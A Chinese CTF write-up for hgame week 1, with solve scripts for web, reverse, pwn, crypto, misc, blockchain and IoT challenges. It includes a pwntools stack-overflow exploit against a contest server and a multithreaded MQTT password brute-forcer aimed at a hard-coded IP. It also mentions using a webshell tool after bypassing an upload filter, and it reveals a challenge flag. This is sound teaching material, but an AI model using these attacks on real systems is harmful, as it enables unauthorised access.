hgame2022-week1

该说不说ctf圈越来越卷 去年感觉题还没这么难
有一说一 出题人真的很用心 部分题很新


Web

Classic Childhood Game

翻代码，翻到个奇怪的变量 当时属于一眼顶针了
撇cyberchef from hex 加俩次base64 直接出

Become A Member

去年有个类似的题 好像是送豆腐



Guess Who I Am

不想分析流程 直接selenium
虽然有点慢吧 先拿正则把数据勒出来 简单处理一下

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
import time
```

```
name =
["ba1van4","yolande","tOhka","h4kuy4","kabuto","R1esbyfe","trOuble","Roam","Pota
tO","Summer","chuj","4nsw3r","4ctue","Owl","AtOm","ChenMoFeiJin","Klrin","ek1ng"
,"latt1ce","Ac4aeO","Akira","qz","Liki4","Ox4qE","xi4oyu","R3nO","m14O","Mezone"
,"d1gg12","Trotsky","Gamison","Tinmix","RT","wenzhuan","Cosmos","Y","Annevi","lo
gong","Kevin","LurkNoi","幼稚
园","lostflower","Roc826","Seadom","ObjectNotFound","Moesang","E99p1ant","Michael
","matrixtang","r4u","357","Li4nO","迟原
静","Ch1p","f1rry","mian","ACce1er4tOr","MiGo","BrownFly","Aris","hsiaoxychen","L
ouOO","Junier","bigmud","NeverMoes","Sora","fantasyqt","vvv_347","veritas501","L
uckyCat","Ash","Cyris","Acaleph","bOlv42","ngc7293","ckj123","cru5h","xiaoyao521
10","Undefinedv","Spine","Tata","Airbasic","jibo","Processor","HeartSky","Minygd
","Yotubird","cO14","Explorer","Aklis","Sysorem","Hcamael","LoRexxar","A1ex","Ah
laman","lightless","Edward_L","逆风","陈斩仙","Eric"]
```

```
des = ["21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉","21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆","21级 / 日常自闭的Re手","21级 / 菜鸡pwn手 / 又菜又爱摆","21级web / cat../../../../f*","21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群","21级 / 喜欢肝原神的密码手","21级 / 入门级crypto","20级 / 摆烂网管 / DN42爱好者","20级 / 歪脖手 / 想学运维 / 发呆业务爱好者","20级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多出许多魔法和奇迹","20级会长 / re / 不会pwn","20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期","20级 / Re手 / 菜","20级 / web / 想学iot","20级 / Crypto / 摸鱼学代师","20级 / WEB / 菜的抠脚 / 想学GO","20级 / Web / 还在努力","20级 / Crypto&BlockChain / Plz V me 50 eth","*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦","19级 / 不会web / 半吊子运维 / 今天您漏油了吗","19级 / 摸鱼美工 / 学习图形学、渲染ing","19级 / 脖子笔直歪脖手","19级 / &lt;/p&gt;&lt;p&gt;Web","19级 / 骨瘦如柴的胖手","19级 / bin底层选手","19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏","19级 / 普通的binary爱好者。","19级 / 游戏开发 / 🐟粉","19级 / 半个全栈 / 安卓摸🐟 / P 社玩家 / 🍆粉","19级 / 挖坑不填的web选手","19级会长 / DL爱好者 / web苦手","19级 / Re手，我手呢？","18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包","18级 / 莫得灵魂的开发 / 茄粉 / 作豚 / 米厨","18 级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手","18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死","18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生计 / 摸🐟","18 级 / Web / 车万","18级 / 会一丢丢crypto / 摸鱼","18级会长 / 二进制安全 / 干拉","18级 / 游戏引擎开发 / 尚有梦想的game maker","18 级 / Web 底层选手","18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中","18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合！","18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！","18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台","18 级 / Java / 会除我佬","18级 / 编译器工程师( 伪 / 半吊子PL- 静态分析方向","18级 / 不可以摸🍤哦","18级 / 并不会web / 端茶送水选手","17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友","17级 / Focus on Java Security","17 级 / 自称 Bin 手实际啥都不会 / 二次元安全","17 级 / Web","17 级 / 业余开发 / 专业摸鱼","17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1","17级 / 二战人 / 老二次元 / 兴趣驱动生活","17级 / RedTeamer / 字节跳动安全工程师","17级/ Key厨 / 腾讯玄武倒水的","17级 / 游戏厂打工仔 / 来深圳找我快活","17级 / web / 东南读研","16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡献","16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制","16 级 / Java 福娃 / 上班 996 / 下班 669","16 级 / Web Developer","16 级 / 可能会运维 / 摸鱼选手","16 级 / Rev / Windows / Freelancer","16 级 / Bin / 被迫研狗","16 级 / Web 🐱 / 现于长亭科技实习","16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死","16 级 / Web 前端 / 美工 / 阿里云搬砖","16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥荒！","16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠","16 级 / 蟒蛇饲养员 / 高数小王子","16 级 / Web / 菜鸡第一人","16级 / 前web手、现pwn手 / 菜鸡研究生 / scu","16 级 / Bin 打杂 / 他们说菜都是假的，我是真的","15 级网安协会会长 / Web 安全","逆向 / 二进制安全","二进制 CGC 入门水准 / 半吊子爬虫与反爬虫","Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第十三","15 级 / 什么都不会的开发 / 打什么都菜","15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜","15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出","15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅","15 级 / 已入 Python 神教","15 级 / Web 🐶 / 汪汪汪","14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研","14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师","14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾","13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，密码学，区块链都看得懂一点，但啥也不会","14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员","14 级网安协会副会长 / Web 安全","14 级网安协会副会长 / 无线安全","Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究","13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究","13 级菜鸡 / 大数据打杂","什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> / SJTU","渗透 / 人工智能 / 北师大博士在读"]

dic = {}
for i in range(len(name)):
    dic.update({des[i]:name[i]})

def clean_with_send(element, text: str):
```

```
    """
    清空输入框并且输入内容
    :param element: 需要操作的元素
    :param text: 输入的内容
    """
    # 发送全选快捷键
    element.send_keys(Keys.CONTROL, "a")
    element.send_keys(text)

option = webdriver.ChromeOptions()
option.add_experimental_option("detach", True)
driver = webdriver.Chrome(chrome_options=option)

driver.get("http://week-1.hgame.lwsec.cn:30577/")
#刷新页面
driver.refresh()

for i in range(100):
    time.sleep(1)
    a = driver.find_element_by_xpath('/html/body/div/div[2]/h2[1]').text[25:]
    b =
driver.find_element_by_xpath("/html/body/div/div[2]/div/div/div[1]/div/input")
    clean_with_send(b, dic[a])
    driver.find_element_by_xpath("//*
[@id=\"app\"]/div[2]/div/button/span").click()
    time.sleep(0.3)
    driver.switch_to.alert.accept()
time.sleep(1000)
```

Show Me Your Beauty

大小写绕过
蚁剑一直卡GitHub 后来干脆放弃
把hvv的冰蝎子拿出来用了

Reverse

test your IDA

撇ida直接就看到了

easyasm

chatgpt直接出
异或0x33

easyenc

高四位 低四位

```
#include <iostream>

int main() {
    unsigned int dword_403000[100] = {
```

```
            0x00000008, 0x00000006, 0x00000007, 0x00000006, 0x00000001,
0x00000006, 0x0000000D, 0x00000006,
            0x00000005, 0x00000006, 0x0000000B, 0x00000007, 0x00000005,
0x00000006, 0x0000000E, 0x00000006,
            0x00000003, 0x00000006, 0x0000000F, 0x00000006, 0x00000004,
0x00000006, 0x00000005, 0x00000006,
            0x0000000F, 0x00000005, 0x00000009, 0x00000006, 0x00000003,
0x00000007, 0x0000000F, 0x00000005,
            0x00000005, 0x00000006, 0x00000001, 0x00000006, 0x00000003,
0x00000007, 0x00000009, 0x00000007,
            0x0000000F, 0x00000005, 0x00000006, 0x00000006, 0x0000000F,
0x00000006, 0x00000002, 0x00000007,
            0x0000000F, 0x00000005, 0x00000001, 0x00000006, 0x0000000F,
0x00000005, 0x00000002, 0x00000007,
            0x00000005, 0x00000006, 0x00000006, 0x00000007, 0x00000005,
0x00000006, 0x00000002, 0x00000007,
            0x00000003, 0x00000007, 0x00000005, 0x00000006, 0x0000000F,
0x00000005, 0x00000005, 0x00000006,
            0x0000000E, 0x00000006, 0x00000007, 0x00000006, 0x00000009,
0x00000006, 0x0000000E, 0x00000006,
            0x00000005, 0x00000006, 0x00000005, 0x00000006, 0x00000002,
0x00000007, 0x0000000D, 0x00000007,
            0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
0x00000000, 0x00000000, 0x00000000,
            0x00000000, 0x00000000, 0x00000000, 0x00000000
    };
    char flag[50];
//    for ( i = 0; i < 50; ++i )
//    {
//        v4[2 * i] = input[i] & 0xF;
//        v4[2 * i + 1] = (input[i] >> 4) & 0xF;
//    }
    for (int i = 0; i < 50; ++i) {
        flag[i] = dword_403000[2*i+1];
        flag[i] = flag[i] << 4;
        flag[i] = flag[i] + dword_403000[2*i];
    }
    std::cout << flag << std::endl;
    return 0;
}
```

a_cup_of_tea

注意sum一直是负的就行

```
#include <iostream>

unsigned int k[4] = {0x12345678, 0x23456789, 0x34567890, 0x45678901};

void decrypt(unsigned int *v)
{
    unsigned int v0 = v[0], v1 = v[1];
    unsigned int delta = 1412567261;
    unsigned int sum = - delta << 5;
```

```
    unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (int i = 0; i < 32; i++)
    {
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum += delta;
    }
    v[0] = v0;
    v[1] = v1;
}

int main() {
    char Buf2[40];
    *(int *)Buf2 = 778273437;
    *(int *)&Buf2[4] = 3243130895;
    *(int *)&Buf2[8] = -1690714183;
    *(int *)&Buf2[12] = 1512016660;
    *(int *)&Buf2[16] = 1636330974;
    *(int *)&Buf2[20] = 1701168847;
    *(int *)&Buf2[24] = -1626976412;
    *(int *)&Buf2[28] = 594166774;
    *(int *)&Buf2[32] = 32107;

    for (int i = 0; i < 4; ++i) {
        decrypt((unsigned int *)&Buf2[i*8]);
    }


    std::cout << Buf2 << std::endl;

}
```

encode

```
#include <stdio.h>
int main() {
    char v7[41];
    *(int *) v7 = 167640836;
    *(int *) &v7[4] = 11596545;
    *(int *) &v7[8] = -1376779008;
    *(int *) &v7[12] = 85394951;
    *(int *) &v7[16] = 402462699;
    *(int *) &v7[20] = 32375274;
    *(int *) &v7[24] = -100290070;
    *(int *) &v7[28] = -1407778552;
    *(int *) &v7[32] = -34995732;
    *(int *) &v7[36] = 101123568;
    v7[40] = -7;
    char flag[41];
//    while (1) {
//        v5 = (input[i] ^ 0x32) - 86;
//        input[i] = v5;
//        if (v7[i] != v5)
//            break;
```

```
//        if (++i >= 41) {
//            win32_printf("you are right!");
//            return 0;
//        }
//    }
    for (int i = 0; i <= 41; ++i) {
        flag[i] = (v7[i] + 86) ^ 0x32;
    }
    printf("%s", flag);
}
```

Pwn

是fw 就会两个题

test_nc

直接连 连就是shell

easy_overflow

简单的栈溢出 有后门函数
懒得算了 直接gdb peda出offset=16

```
from pwn import *
context.log_level="debug"

# p=process("./vuln")
p = remote("week-1.hgame.lwsec.cn", 30336)
payload=b"a"*(16+8)+p64(0x401176)
p.send(payload)
p.interactive()
```

没输出？？？
翻一下代码 发现输出被关闭了
exec 1>&0 重定位一下就行了

Crypto

RSA

Be Stream

chatgpt直出 但慢
优化一下 打个表

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
```

```
def printFlag():
    flag = ""
    for i in range(len(enc)):
        try:
            water = key_[(i//2)**6] % 256
            temp = water ^ enc[i]
            flag += chr(temp)
            print(flag)
        except:
            print("error")
            break

key_ = [key[0], key[1]]
for i in range(2, 500000000):
    temp = (key_[i-2]*7+key_[i-1]*4) % 256
    key_.append(temp)
    if i%100000000 == 0:
        printFlag()
```

神秘的电话

手机听出morse

```
0223E_PRIIBLY__HONWA_JMGH_FGKCQAOQTMFR
```

hint

> 几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

逆序 栅栏18
神话？？？
还是北欧？？？
Vidar！！！
维吉尼亚加密 密码就是Vidar

```
hgame{welcome_to_hgame2023_and_enjoy_hacking}
```

兔兔的车票

16张图片，3*5+1，一张flag，剩下的就是三组密钥图片，我们可以提取每张图片的像素然后对比是不是相同，得到大概的加密图片像素分布，最后再还原flag.png。
也是爆破了属于是 我写的跟狗屎一样 脚本就贴个最后还原的吧

```
from PIL import Image

width = 379
height = 234
img = Image.new('RGB',(width,height))
data1 = open("flag.txt","r").read()
data2 = open("out.txt","r").read()
```

```
data1 = data1.replace(", "," ").replace("(","").replace(")","").replace("
[","").replace("]","").split(" ")
data1 = [int(x) for x in data1]
data2 = data2.replace(", "," ").replace("(","").replace(")","").replace("
[","").replace("]","").split(" ")
data2 = [int(x) for x in data2]
r = []
g = []
b = []
print(data1)

for i in range(0,len(data1),3):
    r.append(data1[i]^data2[i])
    g.append(data1[i+1]^data2[i+1])
    b.append(data1[i+2]^data2[i+2])
index = 0
for i in range(height):
    for j in range(width):
        img.putpixel((j, i),(r[index],g[index],b[index]))
        index = index + 1
img.save("flag.png")
```


Misc

Sign In

base64解密

Where am I

wireshark流量导出
010 改下文件头
再将密码位改成0



解压就看见图片了
图片详细信息里有拍摄坐标
记得四舍五入！！！

神秘的海报

lsb 前半段flag + wav
提示steghide 6位数字密码 爆破

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# docker run --rm -it -v "$(pwd):/steg" rickdejager/stegse
/Bossanova.wav ./pass.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"
[i] Original filename: "flag2.txt".
[i] Extracting to "Bossanova.wav.out".


┌──(root㉿kali)-[/home/kali/Desktop]
└─# sS
```


后半段flag就出来了

e99p1ant_want_girlfriend

crc校验出错
改高度 直接出

BlockChain

Checkin

remin 不让用
两个号打水
先部署再调用就完了

```
import json
from eth_account import Account
from web3 import Web3
import time

contractAddress = "" # 合约地址
private_key = "" # 私钥

web3 = Web3(Web3.HTTPProvider('http://week-1.hgame.lwsec.cn:31342/'))

connected = web3.isConnected()  # 检查是否连接成功
print(connected)

# 使用私钥将账户实例化
# account = Account.from_key(private_key)

#导入智能合约，并实例化
with open('contract_checkin_sol_Checkin.abi') as f:
    abi = json.load(f)
contract = web3.eth.contract(address=contractAddress,abi=abi)

tx = contract.functions.setGreeting("HelloHGAME!").buildTransaction({
    'gas': 1000000,
    'gasPrice': web3.toWei('100', 'gwei'),
```

```
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address)
}) # 花钱就要交易 因此创建交易 下面就是交易步骤

signed = account.signTransaction(tx) # 用账户对交易签名
tx_id = web3.eth.sendRawTransaction(signed.rawTransaction) # 交易打包发送

print(tx_id) # 打印交易ID

time.sleep(30) # 等待交易确认

print(contract.functions.isSolved().call()) #不要钱 直接调用
```

IoT

Help marvin

pulseview
使用spi decoder
D0 肯定是时钟信号 要不不够长
cs# (ss) 空着就行

SPI时序如图3.1所示。




图3.1 SPI时序

- 在①处，NSS变为低电平，是通讯的起始信号。同理在⑥处，通讯结束。
- MOSI 及 MISO数据线在 SCK 的每个时钟周期传输一位数据，且数据输入输出是同时进行的。观察图中的②③④⑤标号处，MOSI 及 MISO 的数据在 SCK 的上升沿期间变化输出， 在 SCK 的下降沿时被采样。即在 SCK的下降沿时刻，MOSI 及 MISO的数据有效，高电平 时表示数据“1”，为低电平时表示数据“0”。在其它时刻，数据无效，MOSI 及 MISO 为下一次表示数据做准备。

CSDN @247533

解出hex
用cyberchef from hex to binary
从开头删 删一个 就出来了
(为什么这么做 看图 想一想就明白了

Help the uncle who can't jump twice

给密码本了 开多线程爆破就完了 （运维大大 别喷我

```
from paho.mqtt import client as mqtt_client
from concurrent.futures import ThreadPoolExecutor

# 与小节3一直，都是连接到Borker
def connect_mqtt(password):
    def on_connect(client, userdata, flags, rc):
        if rc == 0:
            print(password+" Connected to MQTT Broker!")
    client = mqtt_client.Client('python-mqtt-'+password)    # 生成一个设备号
    client.username_pw_set("Vergil", password)  # 与Publish一样
    client.on_connect = on_connect
    client.connect('117.50.177.240', 1883)
    client.loop_forever()
    client.disconnect()

def main():
    f = open("password.txt", "r")
    passwords = f.read()
    passwords = passwords.split("\n")
    pool = ThreadPoolExecutor(max_workers=500)
    for password in passwords:
        pool.submit(connect_mqtt, password)
    pool.shutdown(wait=True)


if __name__ == '__main__':
    main()
```

mqttx 进入 订阅`Nero/YAMATO`就行